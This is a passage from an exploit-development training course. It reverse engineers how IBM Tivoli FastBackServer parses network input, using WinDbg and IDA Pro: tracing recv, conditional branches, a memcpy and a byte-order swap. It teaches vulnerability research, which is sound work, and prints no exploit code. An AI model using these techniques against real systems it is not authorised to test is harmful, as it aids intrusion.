If we limit ourselves to using WinDbg for analysis, we're only taking advantage of half of the tools at our disposal. We can combine dynamic analysis in WinDbg with static analysis using IDA Pro. In this section, we'll learn how to use these tools to start our reverse engineering process and introduce some important concepts we'll need in this and the next modules.

> *This section will cover a lot of assembly code and associated explanations. It is imperative that you become familiar with assembly, in particular conditional branching. In any area you are lacking, we suggest reviewing the steps presented here until you are comfortable.*

Before we can start our analysis with IDA Pro, we first need to determine which PE file to examine. The *recv* function might have been called by the FastBackServer executable itself or a DLL loaded into its memory space. We can use WinDbg to understand this by dumping the FastBackServer call stack (**k**):

```
0:077> k
 # ChildEBP RetAddr
00 0d85fe94 0058164e WSOCK32!recv+0x5b
01 0d85feb0 005815d3 FastBackServer!FX_AGENT_CopyReceiveBuff+0x18
02 0d85fec0 00581320 FastBackServer!FX_AGENT_GetData+0xd
03 0d85fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0xd0
04 0d85ff48 006693e9 FastBackServer!ORABR_Thread+0xef
05 0d85ff80 76f19564 FastBackServer!_beginthreadex+0xf4
06 0d85ff94 7700293c KERNEL32!BaseThreadInitThunk+0x24
07 0d85ffdc 77002910 ntdll!__RtlUserThreadStart+0x2b
08 0d85ffec 00000000 ntdll!_RtlUserThreadStart+0x1b
```

Listing 368 - Recv callstack in Tivoli

The highlighted output shows that all the return addresses in the higher part of the call stack reside in FastBackServer, therefore we'll analyze that with IDA Pro.

Let's use the *List Loaded Modules* command (**lm**) to find the location of the executable on disk. The full path is shown in Listing 369.

```
0:077> lm m fastbackserver
Browse full module list
start    end        module name
00400000 00c0c000   FastBackServer   (coff symbols)         C:\Program
Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
```

Listing 369 - Location of executable on disk

To examine **FastBackServer.exe** in IDA Pro, we need to copy it to our Kali machine. Once loaded, we can synchronize IDA Pro with our debugging session in WinDbg and begin processing it.

When loading FastBackServer.exe in IDA Pro, we will be prompted for the location of multiple imported DLLs. We can cancel out of these prompts as we won't need these modules for our analysis.

With IDA Pro ready, we return to WinDbg and let our debugging session finish the execution of *recv*, after which we will return into the FastBackServer calling code. When that happens, we can find the same location in IDA Pro using the address of the instruction we returned to.

Let's single-step through the return instruction to arrive at the address FastBackServer!FX_AGENT_Receive+0x1e2:

```
0:006> p
eax=00000064 ebx=0604a808 ecx=621f146d edx=77031670 esi=0604a808 edi=00669360
eip=00581ae8 esp=0d85fb5c ebp=0d85fe94 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FX_AGENT_Receive+0x1e2:
00581ae8 8945f8          mov     dword ptr [ebp-8],eax ss:0023:0d6dfe8c=00000001
```

Listing 370 - Return address inside FastBackServer

Next, let's search in IDA Pro for the *FX_AGENT_Receive* function through *Jump* > *Jump to function…*. We can right-click any function name to enter a *Quick filter* with the name of the function we are searching for, as shown in Figure 74.




Figure 74: Searching for FX_AGENT_Receive

After double-clicking the function name, we'll land at the function's entry point. To reach the same position in the code we are at in the WinDbg session, we need to scroll down to the call to *recv* at address 0x0581AE3 in IDA Pro, as shown in Figure 75.




Figure 75: Aligning WinDbg and IDA Pro

We have now synchronized IDA Pro and WinDbg to point at the same memory location. We will use IDA Pro's graph layout to understand the code flow, and WinDbg to view the actual register and memory content.

To perform reverse engineering, we must examine each basic block to understand how the assembly instructions work. Becoming proficient with assembly will speed up this process.

8.2.2.1 Exercises

1. Repeat the analysis to locate the FastBackServer executable.
2. Analyze the executable in IDA Pro and synchronize the static and dynamic analysis sessions.

8.2.3 Tracing the Input

With WinDbg and IDA Pro aligned, we can begin analyzing the code flow and tracing our input. In the following sections, we will read a lot of assembly code and try to translate it to equivalent C-style pseudocode, for better understanding.

Let's begin by examining how the application code uses our input. Our input is initially used in the very first instruction after returning from the call into *recv*.

The number of bytes received, which is stored in EAX, is saved to the stack through the "mov [ebp+var_8], EAX" instruction, and then compared to 0xFFFFFFFF, as displayed in the upper basic block of Figure 76.




Figure 76: First usage of our input data

This basic block makes sure that the call to *recv* was successful by comparing the function result to *SOCKET_ERROR*, which has a numerical value of "-1" or 0xFFFFFFFF.[271] After the comparison, we find a conditional jump. This is how an *if*[272] statement in C is usually compiled into assembly.

> *Understanding mappings between higher-level languages like C or C++ and assembly can make it easier to follow the code flow and gain insight into the values we are sending to the application.*

At this point, to predict the execution path, we need to understand what happens during a *CMP* instruction. The CMP instruction subtracts the second operand from the first. If the result is 0, the *Zero Flag* (ZF)[273] is set to "1". Otherwise, the flag is unset.

The conditional jump following the comparison is *Jump Not Zero* (JNZ),[274] which will execute the jump if the ZF is not set. In our case, EAX contains the value 0x64 (number of bytes read by *recv*), not 0xFFFFFFFF, so the Zero Flag will not be set, and the conditional jump is taken.

Let's verify our prediction by executing the instructions in WinDbg as shown in Listing 371:

```
eax=00000064 ebx=0604a808 ecx=621f146d edx=77031670 esi=0604a808 edi=00669360
eip=00581aeb esp=0d85fb6c ebp=0d85fe94 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FX_AGENT_Receive+0x1e5:
00581aeb 837df8ff        cmp     dword ptr [ebp-8],0FFFFFFFFh
ss:0023:0d85fe8c=00000064

0:078> p
```

[271] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winsock/handling-winsock-errors

[272] (TutorialsPoint, 2020), https://www.tutorialspoint.com/cplusplus/cpp_if_statement.htm

[273] (Aldeid, 2015), https://www.aldeid.com/wiki/X86-assembly/Registers#ZF_.28Zero_Flag.29

[274] (Intel Pentium Instruction Set Reference (Basic Architecture Overview)), http://faydoc.tripod.com/cpu/jnz.htm

```
eax=00000064 ebx=0604a808 ecx=621f146d edx=77031670 esi=0604a808 edi=00669360
eip=00581aef esp=0d85fb6c ebp=0d85fe94 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
FastBackServer!FX_AGENT_Receive+0x1e9:
00581aef 7525            jne     FastBackServer!FX_AGENT_Receive+0x210 (00581b16)
[br=1]

0:078> r zf
zf=0

0:078> p
eax=00000064 ebx=0604a808 ecx=621f146d edx=77031670 esi=0604a808 edi=00669360
eip=00581b16 esp=0d85fb6c ebp=0d85fe94 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
FastBackServer!FX_AGENT_Receive+0x210:
00581b16 837df800        cmp     dword ptr [ebp-8],0  ss:0023:0d85fe8c=00000064
```

Listing 371 - Execution of CMP and JNZ

The highlighted instruction in Listing 371 ends with "[br=1]". This suffix indicates the branch result before the instruction is executed.[275] The "1" indicates that the jump will be taken ("0" would indicate the opposite condition). We also find the Zero Flag to be 0, as expected.

We can move on to the next code section by single-stepping through the code.

In the next basic block, we'll observe another comparison followed by a JNZ instruction. This time, EAX is compared to 0. Zero would mean that the *recv* call succeeded but no data was received. Once again, EAX is equal to 0x64 and the Zero Flag is not set, so the jump is taken.

Listing 372 shows how these two basic blocks would appear in C source code:

```
char* buf[0x4400];
DWORD result = recv(s,buf,0x4400,0)
if(result != SOCKET_ERROR)
{
  if(result != 0)
  {
    // Do something
  }
}
```

Listing 372 - C Pseudocode for error handling

At this point, we can assume that the relevant error handling for the call to *recv* is complete.

In this section, we explored how to combine WinDbg and IDA Pro to perform our reverse engineering analysis. We also learned more about how assembly instructions work in conditional branches.

In the next section, we'll continue the analysis and determine what checks are performed on our input.

[275] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Branch_(computer_science)

8.2.3.1 Exercise

1. Repeat the analysis performed in this section and ensure you understand how the conditional branching works.

8.2.4 Checksum, Please

In this section, we'll go deep into the rabbit hole and begin to trace our input data in the target application memory. We will cover each relevant Tivoli code section and gather information about how our data sent over TCP is parsed and verified.

We can start by following the JNZ from the previous section to reach the basic block displayed in Figure 77.




Figure 77: Basic block calling PERFMON_S_UpdateCounter

In this basic block there is a call to the *PERFMON_S_UpdateCounter* function. Whether this is a relevant call to trace or not can be difficult to answer.

> *It's important to keep in mind, when reverse engineering, that not every code path or "rabbit hole" needs to be followed. It's easy to become overwhelmed by options and lose track of our goals if we don't focus on relevant blocks.*

We can try to determine if a call is relevant by placing a hardware breakpoint on the buffer we are tracing, and then stepping over the call. If the breakpoint is not triggered, we can interpret it as irrelevant and continue. If it *is* triggered, we must resend our payload and step into the call.

Let's try this using a hardware breakpoint triggered by read access on our input buffer. We'll recall from previous sections that our input buffer is stored at 0x00df8058, as a result of the *recv* call (Listing 373):

```
eax=00000320 ebx=0604a808 ecx=621f146d edx=77031670 esi=0604a808 edi=00669360
eip=00581b50 esp=0d85fb64 ebp=0d85fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_Receive+0x24a:
00581b50 e826d4f0ff      call    FastBackServer!PERFMON_S_UpdateCounter (0048ef7b)
```

```
0:078> ba r1 00df8058

0:078> p
eax=00000001 ebx=0604a808 ecx=0d85fb28 edx=77031670 esi=0604a808 edi=00669360
eip=00581b55 esp=0d85fb64 ebp=0d85fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_Receive+0x24f:
00581b55 83c408          add     esp,8

0:078> bc *
```

Listing 373 - Setting hardware breakpoint on the input buffer and stepping over the call

After we set the hardware breakpoint, we can step over the call to *PERFMON_S_UpdateCounter* to find that nothing happened. This means the code inside the function did not interact with our buffer. For now, we can assume that we don't need to trace this call and move forward with our analysis.

Let's now focus on the last instruction in the basic block, as highlighted in Figure 78.




Figure 78: Return value is set to 1

We know that EAX always acts as the return value for a function, so it is very important to notice changes to EAX near the end of a function. In a basic block such as the one from Figure 78, EAX being set to "1" can often be translated to *TRUE*, meaning that the function succeeded without errors.

Finally, moving on to the last basic block, the stack pointer is restored, and we return into the calling function as given in Figure 79:




Figure 79: Returning to parent function

The function that invoked the *recv* call is now complete.

Next, we need to find where the execution flow is transferred to when the return instruction is executed, something we'll do often when reverse engineering code.

We can easily locate the new memory location by letting the debugger execute until the return of the function and single-stepping over the return instruction, as shown in Listing 374.

```
0:006> pt
eax=00000001 ebx=0604a808 ecx=00df8020 edx=00000064 esi=0604a808 edi=00669360
eip=00581b69 esp=0d85fe98 ebp=0d85feb0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_Receive+0x263:
00581b69 c3              ret

0:006> p
eax=00000001 ebx=0604a808 ecx=00df8020 edx=00000064 esi=0604a808 edi=00669360
eip=0058164e esp=0d85fe9c ebp=0d85feb0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_CopyReceiveBuff+0x18:
0058164e 83c404          add     esp,4
```

Listing 374 - Continuing execution into the calling function

After executing the return instruction, we arrive inside the *FX_AGENT_CopyReceiveBuff* function at offset 0x18.

> *If the debugging session is paused for an extended period without executing any instructions, the operating system can kill the thread. In this case, we might receive the following message if we try performing any actions: "WARNING: Step/trace thread exited". If this happens, we must shut down WinDbg and restart our debugging session.*

We can find this function quickly in IDA Pro by navigating to *Jump* > *Jump to function...* and using the *Quick filter* with the name we just found. Through this process, we discover that execution returns into the basic block shown in Figure 80.




Figure 80: Parent function is checking the return value

We now find ourselves inside an entirely different function. It's common during reverse engineering to switch to another function, which was the caller of the previous function. Let's follow this code flow a little more to find the first check on our input buffer.

At the first conditional branch, we find a comparison between EAX and the static value "0". Since EAX contains the return value of "1", the Zero Flag is not set and the JNZ will be taken, leading us to the highlighted basic block shown in Figure 81.

If either of the error checks in the previous function had failed, the return value would have been set to "0", leading us down a different execution path.




Figure 81: Execution path with valid return value

We are now faced with several branching code blocks. It is very easy to become bogged down in each instruction and comparison, losing track of what's important.

To help speed up our reverse engineering process, let's turn to dynamic analysis. We can, once again, use the technique of placing a hardware breakpoint on our input buffer and letting the execution continue. Hopefully, we will locate the first code chunk that parses our data:

```
eax=00000001 ebx=060cbdd0 ecx=00e41020 edx=00000064 esi=060cbdd0 edi=00669360
eip=00581654 esp=0d84fea0 ebp=0d84feb0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1e:
00581654 837df800        cmp     dword ptr [ebp-8],0  ss:0023:0d84fea8=00000001

0:077> ba r1 00df8058

0:077> g
Breakpoint 1 hit
eax=41414141 ebx=0604a808 ecx=00000001 edx=00000000 esi=00df8058 edi=00dfc458
eip=00666f70 esp=0d85fe84 ebp=0d85fe8c iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!memcpy+0x130:
00666f70 89448ffc        mov     dword ptr [edi+ecx*4-4],eax ds:0023:00dfc458=00000000

0:077> bc *
```

Listing 375 - Setting hardware breakpoint on input buffer execute until it is used

As shown in Listing 375, our breakpoint was hit inside the *memcpy* function.[276] This is a statically linked[277] version from the C runtime library.

Let's dump the call stack to understand where the *memcpy* function was called from.

```
0:077> k
 # ChildEBP RetAddr
00 0d85fe8c 005816ea FastBackServer!memcpy+0x130
01 0d85feb0 005815d3 FastBackServer!FX_AGENT_CopyReceiveBuff+0xb4
02 0d85fec0 00581320 FastBackServer!FX_AGENT_GetData+0xd
03 0d85fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0xd0
04 0d85ff48 006693e9 FastBackServer!ORABR_Thread+0xef
05 0d85ff80 76f19564 FastBackServer!_beginthreadex+0xf4
06 0d85ff94 7700293c KERNEL32!BaseThreadInitThunk+0x24
07 0d85ffdc 77002910 ntdll!__RtlUserThreadStart+0x2b
08 0d85ffec 00000000 ntdll!_RtlUserThreadStart+0x1b
```

Listing 376 - Checking the call stack

From the listing above, we discover that the *memcpy* function was called from the function we are currently reversing.

We know that the address offset shown in the call stack is the return address. Based on the size of the call instruction, we also know that the address of the call comes five bytes prior. Let's verify this in WinDbg:

```
0:077> u FastBackServer!FX_AGENT_CopyReceiveBuff+0xb4 - 5 L1
FastBackServer!FX_AGENT_CopyReceiveBuff+0xaf:
005816e5 e856570e00      call    FastBackServer!memcpy (00666e40)
```

Listing 377 - Assembly instruction performing the memcpy

To continue our analysis, we want to return execution to *FX_AGENT_CopyReceiveBuff* just before it performs the copy operation. Unfortunately, there is no way to go backwards in WinDbg. We'll need to reset our debugging session by removing all breakpoints (bc *), setting a new breakpoint on *FastBackServer!FX_AGENT_CopyReceiveBuff+0xaf*, and re-running our PoC.

```
0:078> bc *

0:078> bp FastBackServer!FX_AGENT_CopyReceiveBuff+0xaf

0:078> g
Breakpoint 0 hit
eax=050fc458 ebx=0604a808 ecx=00000000 edx=050f8020 esi=0604a808 edi=00669360
eip=005816e5 esp=0db5fe94 ebp=0db5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0xaf:
005816e5 e856570e00      call    FastBackServer!memcpy (00666e40)
```

[276] (cppreference.com, 2020), https://en.cppreference.com/w/cpp/string/byte/memcpy

[277] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Static_library#:~:text=In%20computer%20science%2C%20a%20static,and%20a%20stand%2Dalone%20executable.

```
0:078> dd esp L3
0db5fe94  050fc458 050f8058 00000004
```

Listing 378 - Breaking before the call and inspecting arguments

Listing 378 shows that we hit our breakpoint just prior to the call to *memcpy*. Now we can dump the arguments from the stack.

Note that if you resend data to the application, the stack addresses can change.

The function prototype[278] of the C runtime *memcpy* that is used by FastBackServer is shown in Listing 379:

```
void *memcpy(void *str1, const void *str2, size_t n)
```

Listing 379 - Function prototype for memcpy

The function copies data from the address of the second argument to the address of the first argument. The number of bytes copied is given by the third argument.

Listing 380 shows the values of the arguments for *memcpy* and the content of the source buffer.

```
0:078> dd esp L3
0db5fe94  050fc458 050f8058 00000004

0:078> dd 050f8058
050f8058  41414141 41414141 41414141 41414141
050f8068  41414141 41414141 41414141 41414141
050f8078  41414141 41414141 41414141 41414141
050f8088  41414141 41414141 41414141 41414141
050f8098  41414141 41414141 41414141 41414141
050f80a8  41414141 41414141 41414141 41414141
050f80b8  41414141 00000000 00000000 00000000
050f80c8  00000000 00000000 00000000 00000000
```

Listing 380 - memcpy arguments taken from the stack

Because we know what the function will do, we can predict that *memcpy* will copy the first four bytes from our input buffer into a second buffer, which we can suspect will be processed further.

Applications often perform some verification or checksum on the entire input buffer, so we will step over the *memcpy* call and return to IDA Pro to identify the destination buffer.

[278] (cplusplus, 2020), http://www.cplusplus.com/reference/cstring/memcpy/




Figure 82: memcpy and destination buffer in IDA Pro

Figure 82 shows that the destination buffer is at the static offset 0x4438 from EDX + ECX. We can note down this offset in order to recognize if the destination buffer is used in other basic blocks within the function we are analyzing.

Next, we find this offset used in the basic block starting at address 0x581752, as shown in Figure 83.




Figure 83: Switching endianness on the first DWORD

At the beginning of this basic block, the endianness of the DWORD copied to the destination buffer is switched, meaning that the order of each individual byte is reversed.

Applications often reverse the endianness of data when parsing input. This can be done by calling a function[279,280] or directly in-line, as in this case.

[279] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-htonl

We can better understand this process by examining the four lines of assembly highlighted in Figure 83. The code will fetch our input DWORD in EAX, remove everything but the lowermost byte, and shift it to the left by 0x18 bits. Let's perform the same action manually in WinDbg, remembering that the input DWORD is 0x41414141, as shown in Listing 381:

```
0:078> ? 0x41414141 & 0xFF
Evaluate expression: 65 = 00000041

0:078> ? 0x41 << 0x18
Evaluate expression: 1090519040 = 41000000
```

Listing 381 - Modifying the first byte of the DWORD

When the calculations are finished, the lowermost byte becomes the uppermost byte. The same process is applied to all four bytes by using different shift lengths until the order is reversed. We'll keep this in mind when we update our PoC for the first DWORD.

> *In this case, the result of this operation leaves the final value unchanged because the four bytes of our DWORD are all the same. By using a different DWORD, such as 0x41424344, the final result would be 0x44434241.*

At the end of the basic block, the modified DWORD stored in EAX overwrites the original value (mov [ecx+4438h], eax) in the destination buffer, as shown in Figure 84.

```
00000000005817A5        mov     ecx, [ebp+arg_0]
00000000005817A8        mov     [ecx+4438h], eax
00000000005817AE        mov     edx, [ebp+arg_0]
00000000005817B1        cmp     dword ptr [edx+4438h], 0
00000000005817B8        jnz     short loc_5817C4
```

Figure 84: Storing the modified DWORD

Next, a comparison is performed between the modified DWORD and the value "0". If the DWORD is not zero, the execution flow continues to the basic blocks shown in Figure 85.

[280] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-ntohl

